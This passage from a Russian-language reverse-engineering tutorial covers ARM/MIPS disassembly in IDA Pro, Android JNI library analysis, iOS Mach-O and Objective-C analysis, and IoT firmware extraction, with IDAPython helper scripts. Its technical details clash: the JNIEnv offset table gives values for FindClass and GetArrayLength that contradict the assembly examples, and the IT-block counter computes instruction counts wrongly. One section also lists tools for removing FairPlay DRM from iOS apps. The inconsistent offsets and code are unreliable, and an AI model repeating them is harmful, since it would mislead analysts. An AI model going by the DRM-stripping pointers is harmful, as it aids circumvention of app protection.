│ X5       │ W5       │ Аргумент 6                       │
│ X6       │ W6       │ Аргумент 7                       │
│ X7       │ W7       │ Аргумент 8                       │
│ X8       │ W8       │ Indirect result location (XR)    │
│ X9-X15   │ W9-W15   │ Временные (caller-saved)         │
│ X16      │ W16      │ IP0 (intra-procedure call)       │
│ X17      │ W17      │ IP1 (intra-procedure call)       │
│ X18      │ W18      │ Platform register (TLS/резерв)   │
│ X19-X28  │ W19-W28  │ Сохраняемые (callee-saved)       │
│ X29      │ W29      │ Frame Pointer (FP)               │
│ X30      │          │ Link Register (LR)               │
│ SP       │ WSP      │ Stack Pointer                    │
│ XZR      │ WZR      │ Zero Register (всегда 0)         │
│ PC       │          │ Program Counter (не GPR)         │
└──────────┴──────────┴──────────────────────────────────┘
```

19.2.4. Calling Convention: AAPCS

AAPCS (ARM Architecture Procedure Call Standard) — AArch32:

```
; Пример вызова функции с 6 аргументами (AAPCS32)
; int func(int a, int b, int c, int d, int e, int f)

    ; Аргументы 5, 6 → стек
    MOV     R0, #5
    STR     R0, [SP]            ; 5-й аргумент в стеке
    MOV     R0, #6
    STR     R0, [SP, #4]        ; 6-й аргумент в стеке

    ; Аргументы 1-4 → регистры
    MOV     R0, #1              ; a = 1
    MOV     R1, #2              ; b = 2
    MOV     R2, #3              ; c = 3
    MOV     R3, #4              ; d = 4
    BL      func

    ; Результат в R0
    MOV     R4, R0              ; сохранить результат
```

AAPCS64 — AArch64:

```
; Пример вызова функции с 10 аргументами (AAPCS64)
; long func(long a, long b, ..., long j)

    ; Аргументы 9, 10 → стек
    MOV     X0, #9
    STR     X0, [SP]
    MOV     X0, #10
    STR     X0, [SP, #8]

    ; Аргументы 1-8 → регистры
    MOV     X0, #1
    MOV     X1, #2
    MOV     X2, #3
    MOV     X3, #4
    MOV     X4, #5
    MOV     X5, #6
    MOV     X6, #7
    MOV     X7, #8
    BL      func

    ; Результат в X0
```

19.3. Особенности дизассемблирования ARM в IDA Pro

19.3.1. Переключение режимов ARM/Thumb

IDA Pro автоматически определяет режим (ARM или Thumb) по контексту: адресам переходов, таблицам символов ELF и другим подсказкам. Однако иногда требуется ручное переключение.

Ручное переключение режима:

```
Способ 1: Через меню
    Установить курсор на адрес → Edit → Segments → Change segment register value
    Register: T (Thumb flag)
    Value: 0x1 (Thumb) или 0x0 (ARM)

Способ 2: Alt+G (Change segment register)
    Register: T
    Value: 1 (Thumb) / 0 (ARM)

Способ 3: IDAPython
    # Установить режим Thumb для адреса
    idc.split_sreg_range(ea, "T", 1, idc.SR_user)  # Thumb
    idc.split_sreg_range(ea, "T", 0, idc.SR_user)  # ARM
```

Проблемы с автоматическим определением:

```
Ситуации, когда IDA может неправильно определить режим:

1. Косвенные переходы (BX Rn) — IDA не знает значение регистра
2. Таблицы переходов (switch/case) — адреса без бита Thumb
3. Обфускация — намеренное запутывание режимов
4. Firmware без заголовков — нет информации о точке входа
5. Shellcode — нет контекста
```

19.3.2. IT-блоки (Thumb-2)

IT (If-Then) — инструкция Thumb-2, создающая условный блок из 1–4 инструкций:

```
; Синтаксис: IT{x{y{z}}} cond
;   x, y, z = T (Then) или E (Else)

; Пример: if (R0 == R1) R2 = 1; else R2 = 0;
    CMP     R0, R1
    ITE     EQ              ; If-Then-Else EQ
    MOVEQ   R2, #1          ; Then: R2 = 1 (если EQ)
    MOVNE   R2, #0          ; Else: R2 = 0 (если NE)

; Более сложный пример: ITTET
    CMP     R0, #10
    ITTET   GE              ; If-Then-Then-Else GE
    ADDGE   R1, R1, #1      ; Then: выполнится если ≥ 10
    ADDGE   R2, R2, #1      ; Then: выполнится если ≥ 10
    ADDLT   R3, R3, #1      ; Else: выполнится если < 10
    SUBGE   R4, R4, #1      ; Then: выполнится если ≥ 10
```

IT-блоки в IDA Pro:

IDA корректно отображает IT-блоки, но при ручном переключении режима или пропуске IT-инструкции дизассемблирование может нарушиться. Убедитесь, что IT-инструкция и последующие условные инструкции определены как код:

```
# IDAPython: найти и проверить все IT-блоки
import idautils
import idc

def find_it_blocks():
    """Найти все IT-инструкции в файле."""
    for seg_ea in idautils.Segments():
        seg = ida_segment.getseg(seg_ea)
        if seg.perm & ida_segment.SFL_CODE == 0:
            continue

        for head in idautils.Heads(seg.start_ea, seg.end_ea):
            mnem = idc.print_insn_mnem(head)
            if mnem and mnem.startswith("IT"):
                # Определить число инструкций в блоке
                it_len = len(mnem)  # IT=1, ITE=2, ITTE=3, ITTTE=4
                print("IT-блок @ 0x%08X: %s (%d инструкций)" %
                      (head, idc.generate_disasm_line(head, 0), it_len))

# find_it_blocks()
```

19.3.3. Литеральные пулы (LDR =)

ARM не может загрузить произвольную 32-битную константу одной инструкцией. Компилятор размещает константы в «литеральных пулах» рядом с кодом и использует PC-relative загрузку:

```
; Исходный код: int *p = (int*)0xDEADBEEF;
; Компилятор генерирует:

    LDR     R0, =0xDEADBEEF     ; псевдоинструкция
    ; В реальности это:
    LDR     R0, [PC, #offset]    ; загрузка из литерального пула

    ; ... код ...

; Литеральный пул (обычно после RET или BX LR):
    DCD     0xDEADBEEF           ; константа
    DCD     0x12345678           ; другая константа
```

IDA Pro отображает литеральные пулы как `=0xDEADBEEF` (псевдоинструкция) и автоматически создаёт перекрёстные ссылки. Если пул не распознан (например, в firmware), можно вручную создать данные:

```
# IDAPython: создать данные в литеральном пуле
import ida_bytes

def make_literal_pool(start_ea, count):
    """Создать count 32-битных значений как литеральный пул."""
    for i in range(count):
        ea = start_ea + i * 4
        ida_bytes.del_items(ea, ida_bytes.DELIT_SIMPLE, 4)
        ida_bytes.create_dword(ea, 4)
        # Если значение похоже на адрес, создать ссылку
        val = ida_bytes.get_dword(ea)
        if 0x08000000 <= val <= 0x20100000:  # диапазон Flash/RAM STM32
            idc.op_plain_offset(ea, 0, 0)

# make_literal_pool(0x08001200, 16)
```

19.3.4. Пролог/эпилог функций ARM

```
; ═══ ARM (32-bit) — пролог/эпилог ═══

; Пролог (PUSH):
    PUSH    {R4-R7, LR}          ; сохранить callee-saved + LR
    SUB     SP, SP, #0x10        ; выделить локальные переменные

; Эпилог (POP):
    ADD     SP, SP, #0x10        ; освободить локальные переменные
    POP     {R4-R7, PC}          ; восстановить + вернуться (PC = LR)


; ═══ AArch64 — пролог/эпилог ═══

; Пролог:
    STP     X29, X30, [SP, #-0x20]!  ; сохранить FP, LR (pre-index)
    MOV     X29, SP                   ; установить frame pointer
    STP     X19, X20, [SP, #0x10]    ; сохранить callee-saved

; Эпилог:
    LDP     X19, X20, [SP, #0x10]    ; восстановить callee-saved
    LDP     X29, X30, [SP], #0x20    ; восстановить FP, LR (post-index)
    RET                               ; возврат (BR X30)
```

19.4. Архитектура MIPS

19.4.1. Регистры MIPS

```
Регистры MIPS (32-bit):
┌──────────┬──────────┬──────────────────────────────┐
│ Номер    │ Имя      │ Назначение                   │
├──────────┼──────────┼──────────────────────────────┤
│ $0       │ $zero    │ Всегда 0 (аппаратно)         │
│ $1       │ $at      │ Assembler Temporary          │
│ $2-$3    │ $v0-$v1  │ Возвращаемые значения        │
│ $4-$7    │ $a0-$a3  │ Аргументы функции (1-4)      │
│ $8-$15   │ $t0-$t7  │ Временные (caller-saved)     │
│ $16-$23  │ $s0-$s7  │ Сохраняемые (callee-saved)   │
│ $24-$25  │ $t8-$t9  │ Временные (caller-saved)     │
│ $26-$27  │ $k0-$k1  │ Зарезервированы для ядра     │
│ $28      │ $gp      │ Global Pointer               │
│ $29      │ $sp      │ Stack Pointer                │
│ $30      │ $fp/$s8  │ Frame Pointer / Saved register │
│ $31      │ $ra      │ Return Address               │
├──────────┼──────────┼──────────────────────────────┤
│ HI       │          │ Старшая часть умножения/деления │
│ LO       │          │ Младшая часть умножения/деления │
│ PC       │          │ Program Counter              │
└──────────┴──────────┴──────────────────────────────┘
```

19.4.2. Delay Slots

Delay slot — критическая особенность MIPS: инструкция, следующая сразу за инструкцией перехода, выполняется **всегда** (из-за конвейера):

```
; MIPS: delay slot выполняется ПЕРЕД переходом
    BNE     $a0, $zero, target    ; если $a0 ≠ 0, перейти к target
    ADDIU   $v0, $zero, 1         ; ← delay slot: выполнится ВСЕГДА!
                                  ;    (даже если переход не произойдёт)

; Компилятор часто использует delay slot для полезной работы:
    JAL     some_function         ; вызов функции
    MOVE    $a0, $s0              ; ← delay slot: $a0 = $s0 (аргумент!)
                                  ;    выполнится ДО входа в функцию

; Если нет полезной работы, ставится NOP:
    JR      $ra                   ; возврат
    NOP                           ; delay slot (пустой)
```

IDA Pro и delay slots:
IDA корректно обрабатывает delay slots и отображает их с отступом или специальной пометкой. В графическом виде delay slot входит в базовый блок перехода.

```
В дизассемблере IDA:
    .text:00401000    BNE    $a0, $zero, loc_401020
    .text:00401004    ADDIU  $v0, $zero, 1         ; Branch delay slot
    .text:00401008    ...                           ; сюда попадём, если $a0 == 0

IDA → Options → General → MIPS:
    [✓] Show delay slots with indentation
```

19.4.3. GP-relative Addressing

MIPS использует глобальный указатель (`$gp`) для эффективного доступа к глобальным переменным. Значение `$gp` обычно указывает на середину секции `.sdata` (small data):

```
; Без GP (неэффективно — 2 инструкции):
    LUI     $t0, %hi(global_var)     ; загрузить старшие 16 бит адреса
    LW      $t0, %lo(global_var)($t0); загрузить слово

; С GP (эффективно — 1 инструкция, если переменная в ±32KB от $gp):
    LW      $t0, %gp_rel(global_var)($gp)
    ; IDA отображает как:
    LW      $t0, (global_var - 0x10000)($gp)

; GP обычно устанавливается в прологе main() или _start:
    LUI     $gp, %hi(_gp)
    ADDIU   $gp, $gp, %lo(_gp)
```

Настройка GP в IDA Pro:

Если IDA не определила значение `$gp` автоматически:

```
Способ 1: Options → General → Analysis
    GP value: 0x10008000 (типичное значение для MIPS Linux)

Способ 2: Alt+G → Register: $gp → Value: значение

Способ 3: IDAPython
    idc.split_sreg_range(ea, "gp", 0x10008000, idc.SR_user)
```

Определение значения `$gp`:

```
# IDAPython: определить $gp по секции .MIPS.abiflags или _gp_disp
import idc
import idautils

def find_gp_value():
    """Найти значение $gp в MIPS бинарнике."""
    # Способ 1: найти символ _gp
    gp = idc.get_name_ea_simple("_gp")
    if gp != idc.BADADDR:
        print("[+] _gp = 0x%08X" % gp)
        return gp

    # Способ 2: поиск по паттерну LUI $gp, ... / ADDIU $gp, ...
    for seg_ea in idautils.Segments():
        for head in idautils.Heads(seg_ea, idc.get_segm_end(seg_ea)):
            mnem = idc.print_insn_mnem(head)
            if mnem == "lui":
                reg = idc.print_operand(head, 0)
                if reg == "$gp":
                    hi = idc.get_operand_value(head, 1) << 16
                    # Проверить следующую инструкцию
                    next_head = idc.next_head(head)
                    if idc.print_insn_mnem(next_head) in ("addiu", "ori"):
                        lo = idc.get_operand_value(next_head, 2)
                        # Учесть знаковое расширение
                        if lo & 0x8000:
                            lo = lo - 0x10000
                        gp_val = (hi + lo) & 0xFFFFFFFF
                        print("[+] GP найден по паттерну @ 0x%08X: 0x%08X" %
                              (head, gp_val))
                        return gp_val

    print("[-] GP не найден")
    return None

# gp = find_gp_value()
```

19.4.4. Пролог/эпилог функций MIPS

```
; ═══ Типичный пролог MIPS ═══
    ADDIU   $sp, $sp, -0x28        ; выделить стековый кадр
    SW      $ra, 0x24($sp)         ; сохранить адрес возврата
    SW      $fp, 0x20($sp)         ; сохранить frame pointer
    SW      $s0, 0x1C($sp)         ; сохранить callee-saved
    SW      $s1, 0x18($sp)
    MOVE    $fp, $sp               ; установить frame pointer

    ; Установка GP (в PIC-коде)
    LUI     $gp, %hi(_gp_disp)
    ADDIU   $gp, $gp, %lo(_gp_disp)
    ADDU    $gp, $gp, $t9          ; $t9 = адрес текущей функции (PIC)

    ; Сохранить GP в стеке
    SW      $gp, 0x10($sp)

; ═══ Типичный эпилог MIPS ═══
    MOVE    $sp, $fp               ; восстановить SP
    LW      $ra, 0x24($sp)         ; восстановить RA
    LW      $fp, 0x20($sp)         ; восстановить FP
    LW      $s0, 0x1C($sp)
    LW      $s1, 0x18($sp)
    ADDIU   $sp, $sp, 0x28         ; освободить стековый кадр
    JR      $ra                    ; возврат
    NOP                            ; delay slot
```

19.5. Android Native (JNI) анализ

19.5.1. Структура Android native-библиотеки

Android-приложения часто содержат native-библиотеки (`.so` файлы) для критичного по производительности или защите кода:

```
APK-файл (ZIP):
├── classes.dex          ← Java/Kotlin байткод
├── AndroidManifest.xml
├── res/
├── lib/
│   ├── arm64-v8a/       ← AArch64 (64-bit ARM)
│   │   └── libnative.so
│   ├── armeabi-v7a/     ← ARMv7 (32-bit ARM, Thumb-2)
│   │   └── libnative.so
│   ├── x86_64/          ← x86-64
│   │   └── libnative.so
│   └── x86/             ← x86
│       └── libnative.so
└── META-INF/
```

19.5.2. JNI-интерфейс

JNI (Java Native Interface) — мост между Java/Kotlin и native-кодом. Каждая JNI-функция получает указатель на `JNIEnv*` как первый аргумент:

```
// Объявление в Java:
public native String encryptData(byte[] data, String key);

// Реализация в C (статическая регистрация):
JNIEXPORT jstring JNICALL
Java_com_example_app_CryptoManager_encryptData(
    JNIEnv *env,           // указатель на таблицу JNI-функций
    jobject thiz,          // this (или jclass для static)
    jbyteArray data,       // byte[] data
    jstring key            // String key
);
```

Имена JNI-функций (статическая регистрация):

```
Формат: Java_<пакет>_<класс>_<метод>
    где точки в пакете заменены на _
    специальные символы: _1 = _, _2 = ;, _3 = [

Пример:
    com.example.app.CryptoManager.encryptData
    → Java_com_example_app_CryptoManager_encryptData
```

19.5.3. Динамическая регистрация JNI

Многие приложения (особенно защищённые) используют динамическую регистрацию через `RegisterNatives` в функции `JNI_OnLoad`:

```
; AArch64 — JNI_OnLoad
JNI_OnLoad:
    STP     X29, X30, [SP, #-0x40]!
    MOV     X29, SP
    MOV     X19, X0                     ; JavaVM *vm

    ; Получить JNIEnv
    ADD     X1, SP, #0x28               ; &env
    MOV     W2, #0x10006                ; JNI_VERSION_1_6
    MOV     X0, X19                     ; vm
    LDR     X3, [X0]                    ; vm→functions
    LDR     X3, [X3, #0x30]            ; GetEnv
    BLR     X3

    LDR     X20, [SP, #0x28]           ; env = JNIEnv*

    ; Найти класс
    ADRP    X1, aComExampleApp@PAGE     ; "com/example/app/CryptoManager"
    ADD     X1, X1, aComExampleApp@PAGEOFF
    MOV     X0, X20                     ; env
    LDR     X2, [X0]                    ; env→functions
    LDR     X2, [X2, #0x30]            ; FindClass
    BLR     X2
    MOV     X21, X0                     ; class

    ; RegisterNatives
    MOV     X0, X20                     ; env
    MOV     X1, X21                     ; class
    ADRP    X2, gMethods@PAGE          ; массив JNINativeMethod
    ADD     X2, X2, gMethods@PAGEOFF
    MOV     W3, #3                      ; число методов
    LDR     X4, [X0]                    ; env→functions
    LDR     X4, [X4, #0x6C8]           ; RegisterNatives
    BLR     X4

    MOV     W0, #0x10006                ; return JNI_VERSION_1_6
    LDP     X29, X30, [SP], #0x40
    RET

; Таблица методов (в секции .data или .rodata)
gMethods:
    ; JNINativeMethod { name, signature, fnPtr }
    .quad   aEncryptData                ; "encryptData"
    .quad   aByteArrayLjava             ; "([BLjava/lang/String;)Ljava/lang/String;"
    .quad   native_encryptData          ; указатель на native-функцию

    .quad   aDecryptData
    .quad   aByteArrayLjava_0
    .quad   native_decryptData

    .quad   aGetKey
    .quad   aVoid_Ljava                 ; "()Ljava/lang/String;"
    .quad   native_getKey
```

19.5.4. Применение JNI-типов в IDA

```
# IDAPython: загрузить JNI-типы и применить к функциям
import ida_typeinf
import idc
import idautils

# Определение структуры JNINativeMethod
JNI_NATIVE_METHOD_STRUCT = """
struct JNINativeMethod {
    const char *name;
    const char *signature;
    void *fnPtr;
};
"""

def apply_jni_types():
    """Загрузить JNI типы из стандартных TIL."""
    til = ida_typeinf.get_idati()

    # IDA имеет встроенную типовую библиотеку для Android JNI
    result = ida_typeinf.add_til("android_ndk", ida_typeinf.ADDTIL_DEFAULT)
    if result:
        print("[+] Загружена android_ndk TIL")
    else:
        # Создать минимальные типы вручную
        idc.parse_decl("typedef void* JNIEnv;", 0)
        idc.parse_decl("typedef void* JavaVM;", 0)
        idc.parse_decl("typedef void* jobject;", 0)
        idc.parse_decl("typedef void* jclass;", 0)
        idc.parse_decl("typedef void* jstring;", 0)
        idc.parse_decl("typedef void* jbyteArray;", 0)
        print("[*] Созданы базовые JNI типы")

def find_register_natives(jni_onload_ea):
    """
    Найти вызовы RegisterNatives в JNI_OnLoad
    и извлечь таблицу нативных методов.
    """
    import ida_funcs
    func = ida_funcs.get_func(jni_onload_ea)
    if not func:
        return

    print("[*] Анализ JNI_OnLoad @ 0x%X" % jni_onload_ea)

    # Найти вызовы BLR (AArch64) или BLX (ARM32)
    for head in idautils.Heads(func.start_ea, func.end_ea):
        mnem = idc.print_insn_mnem(head)

        # Найти загрузку адреса таблицы методов (ADRP + ADD)
        if mnem == "ADRP":
            next_ea = idc.next_head(head)
            if idc.print_insn_mnem(next_ea) == "ADD":
                # Это может быть адрес таблицы JNINativeMethod
                page = idc.get_operand_value(head, 1) << 12
                offset = idc.get_operand_value(next_ea, 2)
                table_ea = page + offset
                print("[+] Потенциальная таблица методов @ 0x%X" % table_ea)

# apply_jni_types()
# find_register_natives(idc.get_name_ea_simple("JNI_OnLoad"))
```

19.5.5. Полный пример: анализ native-библиотеки из APK

```
=== Пошаговый анализ libnative.so из Android-приложения ===

1. Извлечь .so из APK:
   $ unzip app.apk -d extracted
   $ ls extracted/lib/arm64-v8a/
   libnative.so

2. Загрузить в IDA Pro:
   File → Open → libnative.so
   Processor: ARM Little-endian [ARM]
   (IDA автоматически определит AArch64 по ELF-заголовку)

3. Дождаться завершения автоанализа

4. Найти JNI_OnLoad:
   В экспортах (Exports window): JNI_OnLoad
   Или поиск: Alt+T → "JNI_OnLoad"

5. Проанализировать JNI_OnLoad:
   → Определить RegisterNatives
   → Найти таблицу JNINativeMethod
   → Переименовать native-функции

6. Применить JNI-типы:
   → Edit → Plugins → Load type library → android_ndk
   → Установить прототипы функций

7. Анализ native-функций:
```

Рассмотрим дизассемблированную native-функцию шифрования (AArch64):

```
; native_encryptData(JNIEnv *env, jobject thiz, jbyteArray data, jstring key)
native_encryptData:
    STP     X29, X30, [SP, #-0x60]!
    MOV     X29, SP
    STP     X19, X20, [SP, #0x10]
    STP     X21, X22, [SP, #0x20]
    STP     X23, X24, [SP, #0x30]

    MOV     X19, X0                     ; env
    MOV     X20, X2                     ; data (jbyteArray)
    MOV     X21, X3                     ; key (jstring)

    ; Получить длину массива байт
    ; env->GetArrayLength(env, data)
    LDR     X8, [X19]                   ; JNINativeInterface*
    LDR     X8, [X8, #0x570]            ; GetArrayLength offset
    MOV     X0, X19                     ; env
    MOV     X1, X20                     ; data
    BLR     X8
    MOV     W22, W0                     ; dataLen

    ; Получить указатель на байты
    ; env->GetByteArrayElements(env, data, NULL)
    LDR     X8, [X19]
    LDR     X8, [X8, #0x580]            ; GetByteArrayElements
    MOV     X0, X19
    MOV     X1, X20
    MOV     X2, #0                      ; isCopy = NULL
    BLR     X8
    MOV     X23, X0                     ; dataPtr

    ; Получить UTF-строку ключа
    ; env->GetStringUTFChars(env, key, NULL)
    LDR     X8, [X19]
    LDR     X8, [X8, #0x548]            ; GetStringUTFChars
    MOV     X0, X19
    MOV     X1, X21
    MOV     X2, #0
    BLR     X8
    MOV     X24, X0                     ; keyPtr

    ; Вызов внутренней функции шифрования
    MOV     X0, X23                     ; data
    MOV     W1, W22                     ; dataLen
    MOV     X2, X24                     ; key
    BL      do_encrypt                  ; ← анализировать эту функцию!

    ; Освободить ресурсы
    ; env->ReleaseByteArrayElements(env, data, dataPtr, 0)
    LDR     X8, [X19]
    LDR     X8, [X8, #0x590]            ; ReleaseByteArrayElements
    MOV     X0, X19
    MOV     X1, X20
    MOV     X2, X23
    MOV     W3, #0
    BLR     X8

    ; env->ReleaseStringUTFChars(env, key, keyPtr)
    LDR     X8, [X19]
    LDR     X8, [X8, #0x550]            ; ReleaseStringUTFChars
    MOV     X0, X19
    MOV     X1, X21
    MOV     X2, X24
    BLR     X8

    ; Создать результирующую строку
    ; env->NewStringUTF(env, result)
    LDR     X8, [X19]
    LDR     X8, [X8, #0x538]            ; NewStringUTF
    MOV     X0, X19
    ADRP    X1, result_buffer@PAGE
    ADD     X1, X1, result_buffer@PAGEOFF
    BLR     X8

    ; Возвращаемое значение уже в X0 (jstring)
    LDP     X23, X24, [SP, #0x30]
    LDP     X21, X22, [SP, #0x20]
```

```
    LDP     X19, X20, [SP, #0x10]
    LDP     X29, X30, [SP], #0x60
    RET
```

IDAPython: автоматическое определение JNI-вызовов по смещениям:

```
# Таблица смещений JNINativeInterface (JNIEnv) для AArch64
JNI_FUNCTIONS_A64 = {
    0x30:  "GetVersion",
    0x38:  "DefineClass",
    0x40:  "FindClass",
    0x68:  "GetSuperclass",
    0x88:  "Throw",
    0x90:  "ThrowNew",
    0x98:  "ExceptionOccurred",
    0xA0:  "ExceptionDescribe",
    0xA8:  "ExceptionClear",
    0xC8:  "NewGlobalRef",
    0xD0:  "DeleteGlobalRef",
    0xD8:  "DeleteLocalRef",
    0xE0:  "IsSameObject",
    0xE8:  "NewLocalRef",
    0x108: "AllocObject",
    0x110: "NewObject",
    0x118: "NewObjectV",
    0x120: "NewObjectA",
    0x128: "GetObjectClass",
    0x1B0: "GetMethodID",
    0x1B8: "CallObjectMethod",
    0x2A0: "GetStaticMethodID",
    0x2A8: "CallStaticObjectMethod",
    0x390: "GetFieldID",
    0x398: "GetObjectField",
    0x438: "GetStaticFieldID",
    0x440: "GetStaticObjectField",
    0x538: "NewStringUTF",
    0x540: "GetStringUTFLength",
    0x548: "GetStringUTFChars",
    0x550: "ReleaseStringUTFChars",
    0x568: "GetArrayLength",
    0x570: "NewObjectArray",
    0x580: "GetByteArrayElements",
    0x590: "ReleaseByteArrayElements",
    0x6C8: "RegisterNatives",
    0x6D0: "UnregisterNatives",
    0x6E8: "GetJavaVM",
}

def annotate_jni_calls(func_ea):
    """Добавить комментарии к JNI-вызовам в функции."""
    import ida_funcs
    func = ida_funcs.get_func(func_ea)
    if not func:
        return

    for head in idautils.Heads(func.start_ea, func.end_ea):
        mnem = idc.print_insn_mnem(head)
        # Ищем LDR Xn, [Xm, #offset] где Xm — JNIEnv vtable
        if mnem == "LDR":
            op1 = idc.print_operand(head, 1)
            # Парсить смещение
            for offset, name in JNI_FUNCTIONS_A64.items():
                if "#0x%X" % offset in op1 or "#%d" % offset in op1:
                    idc.set_cmt(head, "JNI: %s" % name, 0)
                    print("[+] 0x%X: JNI::%s (offset 0x%X)" %
                          (head, name, offset))
                    break

# annotate_jni_calls(idc.get_name_ea_simple("native_encryptData"))
```

19.6. Анализ iOS-приложений

19.6.1. Структура iOS-приложения

```
MyApp.app/
├── MyApp                ← Mach-O бинарник (AArch64)
├── Info.plist           ← Метаданные
├── Frameworks/          ← Встроенные фреймворки
│   ├── SomeLib.framework/
│   │   └── SomeLib      ← Mach-O dylib
├── _CodeSignature/
└── Assets.car           ← Ресурсы
```

19.6.2. Загрузка Mach-O в IDA

```
File → Open → MyApp (Mach-O файл)

Processor: ARM Little-endian [ARM]
File type: Mach-O file (Mach-O)

Для Fat (Universal) бинарников IDA предложит выбор архитектуры:
    ☐ armv7   (32-bit)
    ☑ arm64   (64-bit, AArch64) — обычно выбирают это
    ☐ x86_64  (iOS Simulator)
```

19.6.3. Objective-C анализ

iOS-приложения широко используют Objective-C. IDA Pro распознаёт Objective-C метаданные в Mach-O файлах:

```
Секции Objective-C в Mach-O:
    __objc_classlist    — список классов
    __objc_catlist      — список категорий
    __objc_protolist    — список протоколов
    __objc_methnames    — имена методов (селекторы)
    __objc_classname    — имена классов
    __objc_methtype     — типы методов (encoding)
```

Пример: вызов Objective-C метода в AArch64:

```
; [NSString stringWithFormat:@"Key: %@", key]
    ADRP    X1, selRef_stringWithFormat_@PAGE
    LDR     X1, [X1, selRef_stringWithFormat_@PAGEOFF]  ; selector
    ADRP    X0, classRef_NSString@PAGE
    LDR     X0, [X0, classRef_NSString@PAGEOFF]         ; class
    ADRP    X2, cfstr_Key@PAGE
    ADD     X2, X2, cfstr_Key@PAGEOFF                   ; @"Key: %@"
    MOV     X3, X19                                      ; key
    BL      _objc_msgSend

; IDA Pro показывает это как:
;   objc_msgSend(NSString, "stringWithFormat:", @"Key: %@", key)
```

19.6.4. Swift в IDA

Swift-код компилируется в native, но имеет mangled-имена:

```
Swift mangled name:
    _$s7MyApp10CryptoUtilC7encrypt4data3keySS10Foundation4DataV_SStF

Demangled (Swift):
    MyApp.CryptoUtil.encrypt(data: Foundation.Data, key: Swift.String) → Swift.String

IDA автоматически демангливает Swift-имена (File → Load → Swift name demangling)
```

19.6.5. Снятие защиты FairPlay DRM

Приложения из App Store зашифрованы FairPlay DRM. Для анализа необходимо расшифрованный бинарник:

```
Проверка шифрования:
$ otool -l MyApp | grep -A4 LC_ENCRYPTION_INFO_64
          cmd LC_ENCRYPTION_INFO_64
      cmdsize 24
     cryptoff 16384          ← смещение зашифрованных данных
    cryptsize 1048576         ← размер зашифрованных данных
      cryptid 1               ← 1 = зашифровано, 0 = нет

Для расшифровки нужен jailbroken-устройство и инструменты:
    - clutch2
    - bfdecrypt
    - frida-ios-dump (через Frida)
    - flexdecrypt

После расшифровки cryptid = 0 и бинарник можно загрузить в IDA.
```

19.7. IoT Firmware (Embedded ARM/MIPS)

19.7.1. Извлечение firmware

```
# Использование binwalk для анализа и извлечения firmware
$ binwalk firmware.bin
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             U-Boot bootloader
32768         0x8000          LZMA compressed data
1048576       0x100000        Squashfs filesystem, little endian, version 4.0

# Извлечение файловой системы
$ binwalk -e firmware.bin
$ ls _firmware.bin.extracted/
squashfs-root/

$ ls _firmware.bin.extracted/squashfs-root/
bin/  etc/  lib/  sbin/  usr/  var/  www/

# Найти интересные бинарники
$ file _firmware.bin.extracted/squashfs-root/usr/sbin/httpd
httpd: ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV)
```

19.7.2. Загрузка firmware без заголовков (raw binary)

Для bare-metal firmware (без ELF/PE заголовков):

```
File → Open → firmware.bin

Диалог загрузки:
    Processor type: ARM Little-endian [ARM]  или  MIPS Big-endian
    Loading mode: Binary file

    Segment:
        ROM start address: 0x08000000    (для STM32 — Flash)
        или: 0x00000000                  (для generic ARM)

    Input file:
        Loading offset: 0x08000000
        Create RAM section: Yes
        RAM start: 0x20000000
        RAM size: 0x20000               (128 KB для STM32F4)
```

19.7.3. Определение точки входа ARM Cortex-M

ARM Cortex-M firmware начинается с таблицы векторов прерываний:

Адрес	Содержимое	Описание
0x08000000	0x20020000	Initial Stack Pointer
0x08000004	0x080001A1	Reset Handler (точка входа) ← бит 0 = Thumb!
0x08000008	0x08000185	NMI Handler
0x0800000C	0x08000189	HardFault Handler
0x08000010	0x0800018D	MemManage Handler
0x08000014	0x08000191	BusFault Handler
0x08000018	0x08000195	UsageFault Handler
0x0800001C	0x00000000	Reserved
0x08000020	0x00000000	Reserved
0x08000024	0x00000000	Reserved
0x08000028	0x00000000	Reserved
0x0800002C	0x08000199	SVCall Handler
0x08000030	0x0800019D	Debug Monitor
0x08000034	0x00000000	Reserved
0x08000038	0x080001A1	PendSV Handler
0x0800003C	0x080001A5	SysTick Handler
0x08000040	...	IRQ0 Handler

```
# IDAPython: разметить таблицу векторов ARM Cortex-M
import idc
import ida_bytes
import ida_name
import ida_auto

VECTOR_NAMES = [
    "Initial_SP",           # 0x00
    "Reset_Handler",        # 0x04 — точка входа!
    "NMI_Handler",          # 0x08
    "HardFault_Handler",    # 0x0C
    "MemManage_Handler",    # 0x10
    "BusFault_Handler",     # 0x14
    "UsageFault_Handler",   # 0x18
    "Reserved_1C",          # 0x1C
    "Reserved_20",          # 0x20
    "Reserved_24",          # 0x24
    "Reserved_28",          # 0x28
    "SVCall_Handler",       # 0x2C
    "DebugMon_Handler",     # 0x30
    "Reserved_34",          # 0x34
    "PendSV_Handler",       # 0x38
    "SysTick_Handler",      # 0x3C
]

def setup_cortex_m_vectors(base=0x08000000):
    """Разметить таблицу векторов прерываний ARM Cortex-M."""
    print("[*] Разметка векторов прерываний @ 0x%08X" % base)

    for i, name in enumerate(VECTOR_NAMES):
        ea = base + i * 4
        # Создать DWORD
        ida_bytes.del_items(ea, ida_bytes.DELIT_SIMPLE, 4)
        ida_bytes.create_dword(ea, 4)

        val = ida_bytes.get_dword(ea)
        idc.set_cmt(ea, name, 0)

        if i == 0:
            # Initial SP — просто значение
            ida_name.set_name(ea, "vector_%s" % name, ida_name.SN_NOWARN)
            print("  [+] %s: SP = 0x%08X" % (name, val))
        elif val != 0 and "Reserved" not in name:
            # Обработчик прерывания — создать функцию
            handler_ea = val & ~1  # убрать бит Thumb
            ida_name.set_name(ea, "vector_%s" % name, ida_name.SN_NOWARN)

            # Установить Thumb-режим
            idc.split_sreg_range(handler_ea, "T", 1, idc.SR_user)

            # Создать функцию
            idc.add_func(handler_ea)
            ida_name.set_name(handler_ea, name, ida_name.SN_NOWARN)
            print("  [+] %s: 0x%08X" % (name, handler_ea))

    # Установить точку входа
    reset_handler = ida_bytes.get_dword(base + 4) & ~1
    idc.set_inf_attr(idc.INF_START_IP, reset_handler)
    print("[+] Entry point: 0x%08X" % reset_handler)

    # Запустить автоанализ
    ida_auto.auto_wait()

# setup_cortex_m_vectors(0x08000000)
```

19.7.4. Анализ MIPS-маршрутизатора

Типичный анализ прошивки роутера на MIPS:

```
=== Пример: анализ httpd из firmware маршрутизатора ===

1. Извлечь firmware:
   $ binwalk -e firmware.bin
   $ file squashfs-root/usr/sbin/httpd
   ELF 32-bit MSB executable, MIPS, MIPS32 version 1

2. Загрузить в IDA:
   File → Open → httpd
